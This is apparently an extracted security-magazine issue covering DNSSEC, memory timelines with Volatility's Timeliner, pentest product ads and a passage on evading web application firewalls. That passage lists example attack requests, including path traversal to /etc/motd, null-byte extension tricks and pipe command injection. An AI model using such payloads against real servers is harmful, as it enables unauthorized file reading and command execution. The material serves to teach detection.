The DNS Server 1.2.3.4 is not using query source port randomization at all. The goal is to test the DNS Server until getting a GOOD or GREAT outcome, as opposed to a POOR or FAIR qualification.

According to the CVE entry for the Kaminski bug [7], the mitigations described before just make it harder for an attacker to successfully attack a DNS cache, but does not prevent them from doing so. The problem space for the attack just gets bigger, but by no means the problem disappear.

The only definite solution to completely avoid Cache Poisoning attacks is to implement the DNS Security Extensions (or DNSSEC) from RFC 4033 [8].

According to the RFC 4033, DNSSEC introduces public key cryptography to DNS, adding *data origin authentication and data integrity...* by means of new *resource records* (RR) types and some modifications to the DNS protocol. The Resource Records introduced are:

- *Resource Record Signature* (RRSIG): Which store digital signatures of signed RR sets.
- *DNS Public Key* (DNSKEY): Holds the public key associated with the private key used to sign a DNS zone.
- *Delegation Signer* (DS): Points to a DNSKEY RR, storing the key tag, algorithm number and a digest of the DNSKEY EE. It is used in the DNSKEY authentication process.
- *Next Secure* (NSEC): Indicates which RR sets exist in a zone and forms a chain of owner names in the canonical order of a zone.

With this new RRs it is possible to implement recursive lookups, trusting the answers will come from official sources, making attacks like DNS Cache Poisoning impossible.

The address resolution process in DNSSEC changes a little from what was shown in Figure 1. Now, after each request sent by the DNS Server, the authoritative name server responds with the address and public key of the next authoritative name server, making it easy to validate the received data and to verify the source of information by validating the chain of name servers involved in the response.

## Conclusion

Much of the Internet depend on a sane Domain Name System. Many DNS queries can be found behind the most simple operation in the Internet, such as accessing a website or downloading a file from the cloud.

DNS Cache Poisoning is a simple attack that can disrupt the normal operations of millions of machines, just by polluting the right DNS Server. Forged domain names can be spread without too much hassle, all over client machines trying to access an e-commerce website or other important applications, allowing an attacker to easily steal and intercept our personal data.

The DNS protocol is not ready, as it is now, to handle such types of attacks. It can be bent to provide some sort of security but at the end it is not enough. A set of extensions to the old DNS (called DNSSEC) protocol is there to provide end-to-end security to avoid the most common types of attacks, based on forging information.

You can find more information on DNSSEC at <http://www.dnssec.net>.

---

## JESUS RIVERO, A.K.A NEUROGEEK

*Jesus Rivero, a.k.a Neurogeek, is a Computer Scientist programming for the past 10 years from embedded systems to web applications. Currently, he develops software for the financial world and is a Gentoo GNU/Linux developer.*

*jesus.riveroa@gmail.com*

*neurogeek@gentoo.org*

*Website/blog: <http://dev.gentoo.org/~neurogeek>*

# CODENAME: SAMURAI SKILLS COURSE



## << Penetration Test Training Samurai Skills >>

- You will learn Real World Hacking Techniques for Targeting , Attacking , Penetrating your target
- Real Live Targets ( Websites , Networks , Servers ) and some vmware images
- Course Instructors are Real Ethical Hackers With more than 7
- years Experience in Penetration Testing
- ONE Year Support in Forums and Tickets
- Every Month New Videos ( Course Updated Regularly )
- Suitable Course Price for ONE Year Support
- Take Our course at your own pace ( any time , any where )
- Our Course is Totally Different from Other Courses ( new Techniques )

**We have Real World Hacking/Penetration Testing Lab with Over 20 Real Target**

# Memory Timelines

## using Volatility's Timeliner

Creating a timeline of events for a forensics case can be one of the most vital pieces of an investigation. There are many different artifacts a forensic investigator can analyze when attempting to create a timeline of events.

### What you will learn...

- Forensic Timeline creation
- Memory Artifacts

### What you should know...

- Intermediate Windows Internals Understanding
- Intermediate Computer Forensics Skills

Some of the most common Windows artifacts include filesystem MFT entries, Registry writes and reads, logs, browser history, prefetch files, restore points, RecycleBin, Metadata and so on but one of the areas usually not included in a timeline is memory. Parsing through memory to include memory artifacts can be fairly time-consuming process, but thanks to Jamie Levy (Gleeda) we now have another exceptional Volatility plugin, Timeliner.

Currently, the Timeliner plugin has the capability to produce a timeline body file that contains timestamp values for the following: Registry Keys last write time, UserAssist last run times, Process timestamps, Thread timestamps, Network timestamps, Event Log timestamps and PE creation timestamps. The ability to include these artifacts in your final timeline of events, can help give you a better picture of what transpired during the time your investigation centers around.

Before we jump straight into an example we should understand some basics about the artifacts Timeliner will collect.

Timeliner will query all available on-disk Registry keys and in memory-only Registry keys that happen to be loaded into memory at the time memory was captured. Since each Registry key contains a LastWriteTime this information will be included into the timeliner output. The user UserAssist keys are keys that maintain a ROT13 list of executed applications, a recorded time

that the key was last modified, the amount of times the application has been executed, the id number in the list and depending on which version of Windows you are analyzing potentially a count of how many times the application window had focus and the amount of time the window had focus. Timeliner will output this relevant data into a format like such:

```
LastWriteTime | REGISTRY | Registry File | KeyLastWriteTime
| USER ASSIST | Registry File | Program | ID | Count
| Focus Count | Focus Time
```

Timeliner utilizes the psscan plugin and the thrdschan plugin to determine the creation and exit times of the processes along with some other important details. Due to the type of scanning psscan performs the plugin has an added bonus of being able to pick up a suspicious process that has been unlinked in the doubly linked EPROCESS structure and linked with its closest previous and succeeding neighbor. Timeliner will display the process data in the following order

```
Creation Time | PROCESS | Process Name | PID | Parent PID
| Exit Time |
```

```
EPROCESS Offset The Thread data will be displayed
almost identically (minus the EPROCESS offset)
Creation Time | THREAD | Process Name | PID | Parent PID
| Exit Time.
```



For network related events Timeliner will pick between the Volatility plugins, netscan or sockets depending upon which Windows version you are examining. The socket plugin finds the appropriate pointers in tcpip.sys and walks the linked lists determining each socket connection and the appropriate information. For Windows 7, netscan finds this information in a hash table instead of a list. Timeliner displays socket information as such

```
Creation Time | SOCKET | PID | Connection | Protocol |
Offset Netscan data will be written out as Creation
Time | SOCKET | PID | Connection | Protocol | Status |
Offset
```

Like the Registry, not all Event Logs are in memory. Currently in memory Event Log parsing is only supported on XP/2k3 machines. Timeliner has also included the ability to map out the Service and User SIDs for a process. The Event Log output will look like the following

```
Time | EVT LOG | Event Log File Name | Computer Name
| SID | Source |Event ID | EventType |Message
```

All executables, dlls and device drivers contain a Image\_NT\_Header section, inside the Image\_File\_Header part of this section should list the time the executable for compiled. Timeliner will retrieve this information via Volatility's kernel module dumping plugin, process dumping plugin and the dll dumping plugin. Output will be displayed in the following manner

```
Compile Time | PE Type | PE File Name | Module BaseCompile
Time | PE Type | Process Name | PID | PPID | Command
Line |EPROCESS Offset Compile Type | PE Type | Process
Name | PID | PPID | Full Path |EPROCESS Offset | Base
```

Now that we understand what data Timeliner will produce and how the plugin pulls and parses out data, we will take a look at an example. Capturing memory dumps in Windows is pretty easy and there are many different tools and options available for you. ManTech's mdd.exe is one of the most widely used tools out there and can't be any easier to use. The commands to capture an image are simply

```
mdd.exe -o somename.img
```

### Listing 1. Timeliner Installation

```
$ unzip timeliner_9-2011.zip
Archive: timeliner_9-2011.zip
inflating: volatility/plugins/timeliner.py
inflating: volatility/plugins/evtlogs.py
inflating: volatility/plugins/malware.py
inflating: volatility/plugins/registryapi.py
replace volatility/plugins/getsids.py? [y]es, [n]o, [A]ll, [N]one,
[r]ename: y
inflating: volatility/plugins/getsids.py
inflating: volatility/plugins/getservicesids.py
```

### Listing 2. Thunderbird Artifacts

```
Wed Feb 22 07:38:33 2012 Z
[PROCESS] thunderbird.exe 1864 -1712||0x0274c860|| [PROCESS] thunderbird.exe 1864 -1712||0x04570860||
[SOCKET] 1864 0.0.0.0:1026 -Protocol: 6 (TCP)|0x8255b818|| [SOCKET] 1864 127.0.0.1:1025 -Protocol: 6
(TCP)|0x823a0390|| [THREAD] explorer.exe 1712 -1840|| [THREAD] thunderbird.exe 1864 -1888|| [THREAD]
thunderbird.exe 1864 -1884|| [THREAD] thunderbird.exe 1864 -1872|| [THREAD]
thunderbird.exe 1864 -1868|| [THREAD] thunderbird.exe 1864 -1904|| [THREAD]
thunderbird.exe 1864 -1912|| [THREAD] thunderbird.exe 1864 -1916|| [THREAD] explorer.exe
1712 -1848|| [THREAD] thunderbird.exe 1864 -1880|| [THREAD] thunderbird.exe 1864 -
1876|| [THREAD] explorer.exe 1712 -1848|| [THREAD] thunderbird.exe 1864 -1904|| [THREAD]
thunderbird.exe 1864 -1880|| [THREAD] thunderbird.exe 1864 -1876||
[USER ASSIST] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT UEME_RUNPATH -19|324|N/A|N/A [USER
ASSIST] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT UEME_UISCUT -
19|115|N/A|N/A
[USER ASSIST] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT UEME_RUNPATH:Mozilla
Thunderbird.lnk -19|3|N/A|N/A
[USER ASSIST] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT UEME_RUNPATH:C:\Program Files\
Mozilla Thunderbird\thunderbird.exe -19|3|N/A|N/A
```

If you don't have Volatility installed you will need to either download the latest stable version or grab the latest source revision via

```
$ svn checkout http://volatility.googlecode.com/svn/trunk/volatility-read-only Volatility
```

Now you will need to download Timeliner plugin (`timeliner_9-2011.zip`) and place the unzipped plugins in your Volatility's plugin directory (Listing 1).

To create a full timeline body file using Timeliner the command would be like so

```
$ python vol.py -f blah-mem.img --profile=WinXPSP2x86
timeliner --output-file=blah-timeline.csv
```

The output will be '|' delimited so Excel will import the file nicely and from there you can start reviewing your data. There are a handful of different timeline formats out there CSV, SIMILE, CEF, TLN, TLNX, SQLite and so on. While this is just a preference, I am not a fan of staring at a huge data set in Excel. I prefer the ASCII text TLN format but it takes an extra step or two to get it formatted for what most TLN parsers expect. If you prefer to parse your output into TLN format you will need to swap the first column's Year-Month-Day Hour:Minute:Second into epoch time. You can do this numerous ways, Python, awk, Ruby or whatever convoluted process you want but probably the easiest way is to simply use the following Excel formula

### Listing 3. You've got Mail

```
Wed Feb 22 07:38:54 2012 Z
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Software\Microsoft\
Windows\Curre ntVersion\UnreadMail\Bialar.Crais12@gmail.com -||||
```

### Listing 4. New CA Cert addition

```
Wed Feb 22 07:39:17 2012 Z[THREAD] svchost.exe 1160 -1276||||[THREAD] svchost.exe 1160 -1276||||[THREAD]
svchost.exe 1160 -1276||||
[REGISTRY]\Device\HarddiskVolume1\WINDOWS\system32\config\software $$$PROTO.HIV\ Microsoft\SystemCertificates\CA\
Certificates\8B24CD8D8B58C6DA72ACE097C7B1E3CEA4DC3DC6 -||||
```

### Listing 5. Suspicious Process Execution and IE modifications

```
Wed Feb 22 07:39:23 2012 Z
[PROCESS] eklee.exe 1620 -1600|2012-02-22 02:39:24
|0x027cf7d0|[THREAD] svchost.exe 1076 -1596||||[THREAD] explorer.exe 1712 -1644||||[THREAD] explorer.exe 1712
-1668||||[THREAD] explorer.exe 1712 -1664||||[THREAD] explorer.exe 1712 -1640||||[THREAD]
explorer.exe 1712 -1648||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Software\Microsoft\
Internet Explorer -||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Software\Microsoft\
Internet Explorer\Privacy -||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Software\Microsoft\
Windows\Curre ntVersion\Internet Settings\Zones\0 -||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Software\Microsoft\
Windows\Curre ntVersion\Internet Settings\Zones\1 -||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Software\Microsoft\
Windows\Curre ntVersion\Internet Settings\Zones\2 -||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Software\Microsoft\
Windows\Curre ntVersion\Internet Settings\Zones\3 -||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Software\Microsoft\
Windows\Curre ntVersion\Internet Settings\Zones\4 -||||
```

```
=(A1 / 86400) + 25569
```

If you decide to go with the TLN ASCII output and you have converted your timestamps into a TLN ready body file, you can now run Harlan Carvey's `parse.pl` script to create your ASCII TLN output.

```
$ perl parse.pl -f blah-timeline-epoch-format.csv >
    blah-TLN-format.txt
```

### Example

In this scenario, we are only going to review the output from the memory timeline and not use any other standard data one would collect and look at when analyzing a system.

Let's pretend we are reviewing a machine because of some alarming indicators, IDS alerts, SIEM events,

firewall events, proxy events, AV alerts or whatever caught your eye made you perform a memory capture. Based upon the whatever event we are responding to we know a time the event occurred. For this example, our event happened at 7:40 AM GMT on February 22nd, so we will start reviewing the data a little before 7:40AM in the timeline output. As you would expect the timeline contains a large amount of events but upon reviewing the data we see a few things you take note of: Listing 2.

The USER ASSIST keys *indicates* that a user clicked the Thunderbird shortcut and the Thunderbird.exe ran for the 19th time thus modifying the USERASSIST keys. The Thunderbird.exe process, a couple of sockets, along with many threads were also created giving you further evidence that Thunderbird was launched and open at this time.

#### Listing 6. Address Book Modifications

```
Wed Feb 22 07:39:24 2012 Z
[THREAD] wscntfy.exe 1952 -924||||
[THREAD] csrss.exe 648 -1652||||
[THREAD] wscntfy.exe 1952 -768||||
[THREAD] explorer.exe 1712 -1672||||
[THREAD] wscntfy.exe 1952 -924||||
[THREAD] csrss.exe 648 -1652||||
[THREAD] wscntfy.exe 1952 -768||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Identities -||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Identities\{5452950F-
    941E-4371-891E-B862B67872FA} -||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Software\Microsoft -||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Software\Microsoft\
    Internet Account Manager -||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Software\Microsoft\WAB
    -||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Software\Microsoft\
    Internet Account Manager\Accounts -||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Software\Microsoft\WAB\
    WAB4 -||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Software\Microsoft\
    Internet Account Manager\Accounts\Active Directory GC -||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Software\Microsoft\
    Internet Account Manager\Accounts\Bigfoot -||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Software\Microsoft\
    Internet Account Manager\Accounts\VeriSign -||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Software\Microsoft\
    Internet Account Manager\Accounts\WhoWhere -||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Software\Microsoft\WAB\
    WAB4\Wab File Name -||||
[REGISTRY] \Device\HarddiskVolume1\Documents and Settings\user\NTUSER.DAT $$$PROTO.HIV\Software\Microsoft\
    Windows\CurrentVersion\Run -||||
```

**Listing 7. New Suspicious Proces**

```

Wed Feb 22 07:39:38 2012 Z
[SOCKET] 1712 0.0.0.0:18728 -Protocol: 6 (TCP) |0x825728b0|||
[SOCKET] 1712 0.0.0.0:17455 -Protocol: 17 (UDP) |0x8240a440|||
[REGISTRY]\Device\HarddiskVolume1\WINDOWS\system32\config\system $$$PROTO.HIV\Co ntrolSet001\Services\
    SharedAccess\Parameters\FirewallPolicy\StandardProfile -|||
[REGISTRY]\Device\HarddiskVolume1\WINDOWS\system32\config\system $$$PROTO.HIV\Co ntrolSet001\Services\
    SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPorts -|||
[REGISTRY]\Device\HarddiskVolume1\WINDOWS\system32\config\system $$$PROTO.HIV\Co ntrolSet001\Services\
    SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPorts\List -|||

```

**Timeliner**

[http://code.google.com/p/jls-scripts/downloads/detail?name=timeliner\\_9-2011.zip](http://code.google.com/p/jls-scripts/downloads/detail?name=timeliner_9-2011.zip) <https://github.com/gleeda/Volatility-Plugins>

**Volatility**

<http://code.google.com/p/volatility/>

The next item we see is a Registry modification to the key that handles the unread mail notification, so chances are the user received a new email (Listing 3).

Then less than 30 seconds later we see another noteworthy event, the addition of a new CA certificate in the Registry along with some svchost activity (Listing 4).

6 seconds later we see an oddly named exe called *eklee.exe* with a PID of 1620 and a Parent PID of 1600 launch then exit exactly 1 second later (2012-02-22 02:39:24). Along with this odd occurrence, we notice a large amount of Registry modifications to the Internet Explorer Zones (Listing 5).

The same second the *eklee.exe* process exited we see a lot of modifications to the user's address book. We also note the Windows Security Center activity (Listing 6).

We then see the event of a new process called *74843.exe* with a PID of 1992 and PPID of 460 being executed and spawning a thread.

```

Wed Feb 22 07:39:26 2012 Z
[PROCESS] 74843.exe 1992 -460||0x025ef638||
[PROCESS] 74843.exe 1992 -460||0x06c92638||
[THREAD] 74843.exe 1992 -1936|||

```

About 10 seconds later something modifies our Firewall configuration. Without actually looking at the values in the Key, one would assume that this modification was an addition to our allowed ports rather than a deletion (Listing 7).

So far we have gathered a fair amount of clues as to what transpired on this machine. We know the user received an new email, a CA certificate was added

to the machine, an unfamiliar process launched and exited within 1 second, modifications were made to the Internet Settings and the user's address books. There was some Windows Security Center activity. Another unfamiliar process was launched and still running and finally the firewall was modified.

While we only looked at what could learn from just the memory timeline, if take this information along with all the other great data we can produce and analyze from Volatility and then combine it with all the non-memory evidence and timeline data we can produce, we should have a pretty confident idea of what exactly happened on this machine and how it happened.

**NICK BARONIAN**


*Nick Baronian currently works a Security Engineer for a financial institution in the United States. While not really a fan of bowling, Nick enjoys the movie's „The Big Lebowski“ and even „Kingpin“. Nick is also on the Editorial Advisory Board for Hakin9.*

# The Industry's First Commercial Pentesting Drop Box.

# THE Pwn Plug.



Air Freshener?



Printer PSU?  
...nope



## FEATURES:

- ★ Covert tunneling
- ★ SSH access over 3G/GSM cell networks
- ★ NAC/802.1x bypass
- ★ and more!



**PWNIE EXPRESS**

**@pwnieexpress.com**

Discover the glory of  
Universal Plug & Pwn

**t)** @pwnieexpress   **e)** info@pwnieexpress.com   **p)** 802.227.2PWN

# SQL Injection

## Bypassing The Waf

Era has been changed as the awareness of well-known OWASP top most vulnerability SQL INJECTION increases and more Web Application Firewall get introduced, purpose is to secure against such attacks.

---

### What you will learn...

- How to bypass the Waf

### What you should know...

- Basic knowledge on SQL Injection
- 

A *firewall* is a device or set of devices designed to permit or deny network transmissions based upon a set of rules and is frequently used to protect networks from unauthorized access while permitting legitimate communications to pass.

Many personal computer operating systems include software-based firewalls to protect against threats from the public Internet. Many routers that pass data between networks contain firewall components and, conversely, many firewalls can perform basic routing functions. Let us discuss some firewall types. Types of Firewall:

#### Packet Filters

Network layer firewalls, also called packet filters, operate at a relatively low level of the TCP/IP protocol stack, not allowing packets to pass through the firewall unless they match the established rule set. The firewall administrator may define the rules; or default rules may apply. The term *packet filter* originated in the context of BSD operating systems.

Network layer firewalls generally fall into two sub-categories, stateful and stateless. Stateful firewalls maintain context about active sessions, and use that *state information* to speed packet processing. Any existing network connection can be described by several properties, including source and destination IP address, UDP or TCP ports, and the current stage of the connection's lifetime (including session initiation, handshaking, data transfer, or completion

connection). If a packet does not match an existing connection, it will be evaluated according to the ruleset for new connections. If a packet matches an existing connection based on comparison with the firewall's state table, it will be allowed to pass without further processing.

Stateless firewalls require less memory, and can be faster for simple filters that require less time to filter than to look up a session. They may also be necessary for filtering stateless network protocols that have no concept of a session. However, they cannot make more complex decisions based on what stage communications between hosts have reached.

Modern firewalls can filter traffic based on many packet attributes like source IP address, source port, destination IP address or port, destination service like WWW or FTP. They can filter based on protocols, TTL values, net block of originator, of the source, and many other attributes.

#### Application-layer

Application-layer firewalls work on the application level of the TCP/IP stack (i.e., all browser traffic, or all telnet or ftp traffic), and may intercept all packets traveling to or from an application. They block other packets (usually dropping them without acknowledgment to the sender). In principle, application firewalls can prevent all unwanted outside traffic from reaching protected machines.

On inspecting all packets for improper content, firewalls can restrict or prevent outright the spread of networked computer worms and Trojans. The additional inspection criteria can add extra latency to the forwarding of packets to their destination.

Application firewalls function by determining whether a process should accept any given connection. Application firewalls accomplish their function by hooking into socket calls to filter the connections between the application layer and the lower layers of the OSI model. Application firewalls that hook into socket calls are also referred to as socket filters. Application firewalls work much like a packet filter but application filters apply filtering rules (allow/block) on a per process basis instead of filtering connections on a per port basis. Generally, prompts are used to define rules for processes that have not yet received a connection. It is rare to find application firewalls not combined or used in conjunction with a packet filter.

Also, application firewalls further filter connections by examining the process ID of data packets against a ruleset for the local process involved in the data transmission. The extent of the filtering that occurs is defined by the provided ruleset. Given the variety of software that exists, application firewalls only have more complex rule sets for the standard services, such as sharing services. These per process rule sets have limited efficacy in filtering every possible association that may occur with other processes. Also, these per process ruleset cannot defend against modification of the process via exploitation, such as memory corruption exploits. Because of these limitations, application firewalls are beginning to be supplanted by a new generation of application firewalls that rely on *mandatory access control* (MAC), also referred to as sandboxing, to protect vulnerable services. An example of a next generation application firewall is AppArmor included in some Linux distributions.

## Proxies

A proxy server (running either on dedicated hardware or as software on a general-purpose machine) may act as a firewall by responding to input packets (connection requests, for example) in the manner of an application, while blocking other packets.

Proxies make tampering with an internal system from the external network more difficult and misuse of one internal system would not necessarily cause a security breach exploitable from outside the firewall (as long as the application proxy remains intact and properly configured). Conversely, intruders may hijack a publicly-reachable system and use it as a proxy for their own purposes; the proxy then masquerades as that system to other internal machines. While use of internal address spaces enhances security, crackers

may still employ methods such as IP spoofing to attempt to pass packets to a target network.

## Network address translation

Firewalls often have *network address translation* (NAT) functionality, and the hosts protected behind a firewall commonly have addresses in the *private address range*, as defined in RFC 1918. Firewalls often have such functionality to hide the true address of protected hosts. Originally, the NAT function was developed to address the limited number of IPv4 routable addresses that could be used or assigned to companies or individuals as well as reduce both the amount and therefore cost of obtaining enough public addresses for every computer in an organization. Hiding the addresses of protected devices has become an increasingly important defense against network reconnaissance.

## Web Application Firewall

Standard firewalls are designed to restrict access to certain ports, or services that an administrator doesn't want unauthorized people to access.

Web Application Firewalls are often called 'Deep Packet Inspection Firewalls' because they look at every request and response within the HTTP/HTTPS/SOAP/XML-RPC/Web Service layers. Some Web Application Firewalls look for certain *attack signatures* to try to identify a specific attack that an intruder may be sending, while others look for abnormal behavior that doesn't fit the websites normal traffic patterns. Web Application Firewalls can be either software, or hardware appliance based and is installed in front of a webserver in an effort to try and shield it from incoming attacks.

*Web application firewalls* (WAF) are a new breed of information security technology designed to protect web sites from attack. WAF solutions are capable of preventing attacks that network firewalls and intrusion detection systems can't, and they do not require modification of application source code. As today's web application attacks expand and their relative level of sophistication increases, it is vitally important to develop a standardized criterion for product evaluation.

Let us take a look at the WAF model in Figure 1; it is clear from the figure that WAF bypassing the normal data but blocking the payload sent from the malicious user.

Types of operation mode of WAF

- Negative model (blacklist based)
- Positive model (whitelist based)
- Mixed model (mix negative and positive model protection)

A **NEGATIVE SECURITY MODEL** recognize attacks by relying on a database of expected Attack signatures.

### Example

Do not allow in any page, any argument value (user input) which match potential XSS. Strings like `<script>`, `</script>`, `String.fromCharCode`, etc.

A **POSITIVE SECURITY MODEL** enforces positive behavior by learning the application logic And then building a security policy of valid known requests as a user interacts with the Application.

### Example

Page `news.jsp`, the field `id` could only accept characters [0-9] and starting at number 0 Until 65535.

A mixed mode uses both a negative and a positive model, in general one of them is Predominant (Figure 1). Let us discuss, why WAF Block our payload, let's find out the way to bypass the Firewall.

A Web application firewall filters the request on the basis of signatures; Signature-based detection involves searching for known patterns of malicious data, here we are passing the payload E.g. `Union select 1, 2, 3`.

It is defined in signatures as attack vector, so it will not pass this payload. We have to think different for bypassing our payload through the firewall. Now let us discuss about signatures,

## Firewall Evasion

Today we have a wide range of techniques to evade WAF systems most of these attacks works because:

- Bad normalization and canonicalization implementations in the WAF system.
- Weak rules in the WAF system.
- Evasion at network and transport layer in some cases affect IPS and some WAF Systems (depending on topology and product).

Similarly as attackers can fingerprint WAF systems, as presented, they can use a Technique to precisely identify which restrictions of a rule applies to a specific class of Vulnerabilities.

### Example – SQL Injection rule

- an attacker can insert a hostile SQL Injection to a parameter and expect to be Detected and an action taken.
- Using trial and error, is possible to identify specific combinations of strings and Characters which are allowed or denied.
- This procedure can be repeated many times to identify for example which character Combinations are allowed and when used in conjunction with other allowed Combinations, the resulting combination become a denied one.

I am Describing some of the methods that can used to bypass the WAF, here it is:

### Method 1

Tampering with the signature patterns




Figure 1. Tampering with the signature patterns



## Signatures

Signature is used to identify any attacks, generally checks the query string pass through the application, if the query string is malicious, it will simply block or drop the request. Signatures should pick up most of the known and unknown holes an attacker may use against you.

### „" „.." and „..." Requests

These are the most common attack signatures in both web application exploitation and web server exploitation. It is used to allow an attacker or worm to change directories within your web server to gain access to sections that may not be public. Most CGI holes will contain some „.." requests.

Below is an example.

```
* http://host/cgi-bin/lame.cgi?file=../../../../etc/motd
```

This shows an attacker requesting your web servers *Message Of The Day* file. If an attacker has the ability to browse outside your web servers root, then it may be possible to gather enough information to gain further privileges.

### „%20" Requests

This is the hex value of a blank space. While this doesn't mean you are being exploited, it is something you may want to look for in your logs. Some web applications you run may use these characters in valid requests, so check your logs carefully. On the other hand, this request is occasionally used to help execute commands.

Below is an example:

```
* http://host/cgi-bin/lame.cgi?page=ls%20-a|
(Otherwise known as ls -al common on a Unix system)
```

The example shows an attacker executing the `ls` command on Unix and feeding it arguments.

The argument shown reveals an attacker requesting a full directory listing. This can allow an attacker access to important files on your system, and may help give him an idea as how to gain further privileges.

### „%00" Requests

This is the hex value of a null byte. It can be used to fool a web application into thinking a different file type has been requested. Below is an example.

```
* http://host/cgi-bin/lame.cgi?page=index.html
```

The example shown may be a valid request on this machine. If an attacker see's such behavior he will certainly probe this application to find a hole in it.

```
* http://host/cgi-bin/lame.cgi?page=../../../../etc/motd
```

A web application may disallow this request because its checking for the filename to end in `.htm`, `.html`, `.shtml`, or other file types. A lot of the time the application tells you that this isn't a valid file type for this application. Often times it will tell an attacker that the file must end in a certain filename. From here an attacker can gather server paths, filenames and then possibly gather more information about your system.

```
* http://host/cgi-bin/lame.cgi?page=../../../../etc
/motd%00html
```

This request tricks the application into thinking the filename ends in one of its predefined acceptable file types. Some web applications do a poor job of checking for valid file requests and this is a common method used by attackers.

### „|" Requests

This is a pipe character, which is often used in Unix to help execute multiple commands at a time in a single request.

Example:

```
#cat access_log| grep -F „|.."
```

(This shows checking in logs of `..` requests which are often used by attackers and worms.)

Often times valid web applications will use this character and it may cause false alarms in your IDS logs. A careful examination of your software and its behavior is a good idea so that your false alarm rates will go down.

Below are a few examples:

```
* http://host/cgi-bin/lame.cgi?page=../../../../bin/ls|
```

This request is asking for the command of `ls` to be executed.

Below is another variation of this request type.

```
